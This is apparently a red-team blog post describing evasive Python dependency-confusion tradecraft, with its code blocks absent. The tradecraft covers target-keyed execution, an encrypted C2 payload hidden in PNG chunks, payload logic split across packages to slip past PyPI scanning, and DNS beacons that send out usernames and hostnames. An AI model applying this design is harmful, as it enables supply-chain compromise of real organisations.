
This article is for educational purposes only and does not encourage or support publishing malicious packages on PyPI or any repository. Doing so violates platform terms of service and undermines trust in the open-source ecosystem.
Python Dependency Confusion All the Way Down
If you’ve been following security news this week, you’ve probably seen the reports about the LiteLLM supply chain compromise. The threat actor group known as TeamPCP trojanized a release of the popular AI gateway library on PyPI, and current estimates suggest the LiteLLM compromise alone is linked to roughly 500,000 stolen credentials. Now TeamPCP has reportedly partnered with the Vect ransomware group to operationalize that access for follow-on ransomware campaigns. This isn’t a one-off script kiddie incident anymore. These are coordinated, multi-stage supply chain operations targeting companies at scale.
All of this reminded me that I’ve been sitting on a writeup about advanced dependency confusion tradecraft that came out of some internal red team research. Given the current threat landscape, now seems like a good time to share it. The goal here is two-fold: give red teamers a more complete picture of what a sophisticated python dependency confusion engagement looks like beyond the basics, and give defenders better insight into what indicators to look for that go well beyond a simple “pip install” of an unexpected package.
Standing on the Shoulders of Giants
If you haven’t read Alex Birsan’s original Dependency Confusion writeup from 2021, stop reading this and go do that first. Short version: in 2021, Alex discovered that if a company uses private, internally-hosted Python packages and configures pip with --extra-index-url to point at their internal index, pip will actually check both the internal index and the public PyPI when resolving package names. It will then install whichever version has the higher version number. By registering a malicious public PyPI package with a higher version number than the internal one, Alex was able to get code execution on machines inside Apple, Microsoft, PayPal, Netflix, Uber, and about 35 other organizations.
The root cause is surprisingly mundane. The --extra-index-url flag is essentially “insecure by design” in that it treats all configured indexes as equal sources and applies a straightforward “highest version wins” resolution strategy. The fix is to use --index-url instead, which replaces the default index rather than supplementing it. But an astonishing number of organizations are still misconfigured years later, and internal package names continue to leak through public exposed Artifactory/Nexus servers, GitHub repos, CI/CD pipeline configs, and breach dumps.
What I want to talk about in this post is what happens after you prove exposure, because what Alex described is really just the reconnaissance phase for what a well-resourced attacker would actually build.
The Original POC
The fundamental attack flow hasn’t changed since 2021:
1. Identify/guess an organization’s internal Python package names
(GitHub, leaked requirements.txt files, exposed Artifactory/Nexus, etc.)
2. Register those names on public PyPI
3. Include malicious code that executes at install time
4. Publish a release with a higher version number
5. Wait for callbacks
The callback mechanism in the basic version uses DNS exfiltration: hex-encode the username and hostname and fire off a DNS query to an attacker-controlled authoritative nameserver. Low and slow, usually gets through corporate firewalls because DNS traffic rarely gets the scrutiny it deserves.
A basic setup.py payload looks something like this:
Copy to Clipboard
And the __init__.py that gets called pulls in the actual execution logic, which grabs the username, hostname, and fires off a DNS beacon. This is the step where most public writeups stop. Let’s go further.
Copy to Clipboard

If you push up something like this to PyPi these days, within 24-48 hours you’ll likely be met with the following when you go to login to your PyPi account next time. (Along with your package being frozen and stuck in some weird taken/not published/not available state).
Let’s Approach This Like A Engineer
Let’s identify all of the requirements we have for the complete package and walk through the design of each item.
- The package should install the legitimate dependency to avoid disruption and raising suspicion during execution.
- The C2 payload should be encrypted and only decryptable within the intended target environment.
- The package must evade detection by PyPI security and malware scanning mechanisms.
- Organization-specific packages should be decoupled from the execution logic to reduce blacklisting risk.
- The package should be modular, allowing components to be updated independently without redeploying unrelated components.
Seamless Installation & Target Keying
A critical requirement is that our package still installs the expected dependency the user intended. This avoids raising suspicion, while also ensuring we don’t disrupt critical systems if the package executes in a production environment, CI/CD pipeline, or other sensitive context.
Fortunately, if our payload executes, we can assume the system has access to the intended internal repository and that its URL has been provided via the extra index URL mechanism. We just need to extract and use that value.
We can use pip’s internal APIs to retrieve all index URLs configured. This includes settings from the command line, environment, and requirements files. This will gives us the private Artifactory or Nexus URL that the target organization is using:
Copy to Clipboard
With the private index URL available, we can invoke a subprocess to install the intended package from the internal repository, adjusting the command-line arguments to exclude our version so it doesn’t get pulled from PyPI again.
Copy to Clipboard
With the correct package installed we can move on to our other requirements, namely ensuring our C2 payload only executes on the target organization. A naive approach would be to look for a common file or configuration artifact on the target system and use it to confirm we’re in the right place, typically by hashing the value and checking it before executing the payload. In practice, this is unreliable, since the package may be installed across a wide range of environments, architectures, and deployment setups.
Fortunately, there’s a much simpler approach. The target organization’s internal repository URL is unique, and since we’ve already retrieved it to install the correct package, we can use it as a reliable identifier to confirm we’re on target. To avoid exposing the actual URL in the package and revealing the target, we can hash the value and use that for the check instead. While an attacker wouldn’t typically have this URL upfront, it could be discovered during an initial system enumeration phase. In a red team context, this approach helps ensure execution of the C2 payload remains within scope.
Copy to Clipboard
An added benefit is that we can derive a second hash from the same URL to decrypt the C2 payload. If decryption fails, the payload won’t execute, providing another safeguard against running outside the intended scope. This is a significant improvement from a tradecraft standpoint: no false positives, no accidental execution on researcher sandboxes, no triggering on PyPI’s own crawlers. The package looks completely inert to anyone who doesn’t match the target fingerprint.
Copy to Clipboard
Hiding in Plain Sight
Another problem with dependency confusion payloads is detection. Any half-decent YARA rule is going to flag a setup.py that base64-decodes a shellcode blob and executes it. What if the C2 payload is hidden in a PNG image bundled with the package as a static resource?
PNG files have a chunk-based format. Every PNG contains mandatory chunks like IHDR and IDAT, but the specification also allows for arbitrary custom chunks that compliant PNG parsers are supposed to silently ignore. By embedding the encrypted payload in a custom PNG chunk (e.g., sBIT), you get an image file that renders perfectly normally in any image viewer, passes casual inspection, and contains no obvious indicators of malicious content:
The package contains what look like legitimate icon assets, one for each supported platform and architecture. The correct image is selected based on the target system’s OS and CPU architecture, and the encrypted payload extracted from its hidden chunk, decrypted using the index URL key, decompressed, and executed:
Copy to Clipboard
Distribute the Risk
With the C2 payload in place, the next challenge is getting the package through PyPI’s checks without raising flags. To do this, the “malicious” logic is split across multiple modules, making it harder to identify any single package as suspicious. Python’s native dependency system can then be used to link everything together.

Target package (org-pkg): Simply add the init-exec package as a dependency. No suspicious code paths.
Copy to Clipboard
Executor package (init-exec): A source distribution (tar.gz) with a setup.py that list payload-utils as a setup_requires dependency. This means payload-utils gets installed and executed before the package itself is built. It also ensures the package will not remain in site-packages after install.
Copy to Clipboard
Copy to Clipboard
Utils package (payload-utils): A wheel containing the actual orchestration logic. This includes the pip index retrieval, OS fingerprinting, target verification, and payload execution. The individual modules are written to look like general-purpose utility code. pip_utils.py reads like a pip wrapper library. os_utils.py looks like cross-platform system utilities. net_utils.py is just DNS resolution helpers.
Constants package (static-config): Contains the target verification data which includes hashes of known internal index URLs and their associated package names and versions. Nothing here looks like malware, just a bunch of dictionaries and lists.
Payload package (static-binaries): Contains the PNG files with embedded encrypted payloads. The package also contains PNG chunk manipulation utilities. The images are real, valid PNG files that render correctly.
An analyst who pulls any single package from this chain is unlikely to identify it as malicious. The behavior only emerges when the full chain is assembled and the target’s private index URL is present in the environment.
Another benefit of this modular approach is the ability to swap out individual components without replacing the entire chain. For example, if the C2 payload needs to change, you can update the static-binaries package. If the DNS callback domain is burned, you can rotate it via the static-config package. A major advantage of this design is that the internal organization packages triggering the workflow contain no malicious logic, making them far less likely to be flagged and harder to trace during any post-compromise forensic investigation.
DNS as a Debugger
Given the inherent complexity of this setup, we don’t remove the DNS pingbacks in this design. Instead, we repurpose them from simple proof-of-concept signals into a lightweight debugging and progress-tracking mechanism. Each DNS lookup corresponds to a specific stage in the process, so you can see exactly how far execution got. The first query fires with the package name and version (confirming the target package triggered), the second with username and hostname (confirming the orchestration logic ran), and the install result code tells you whether the real package was successfully pulled from the private index. A random 2-byte nonce serves to make each query unique(ish) so the responses won’t be cached by the system.
Copy to Clipboard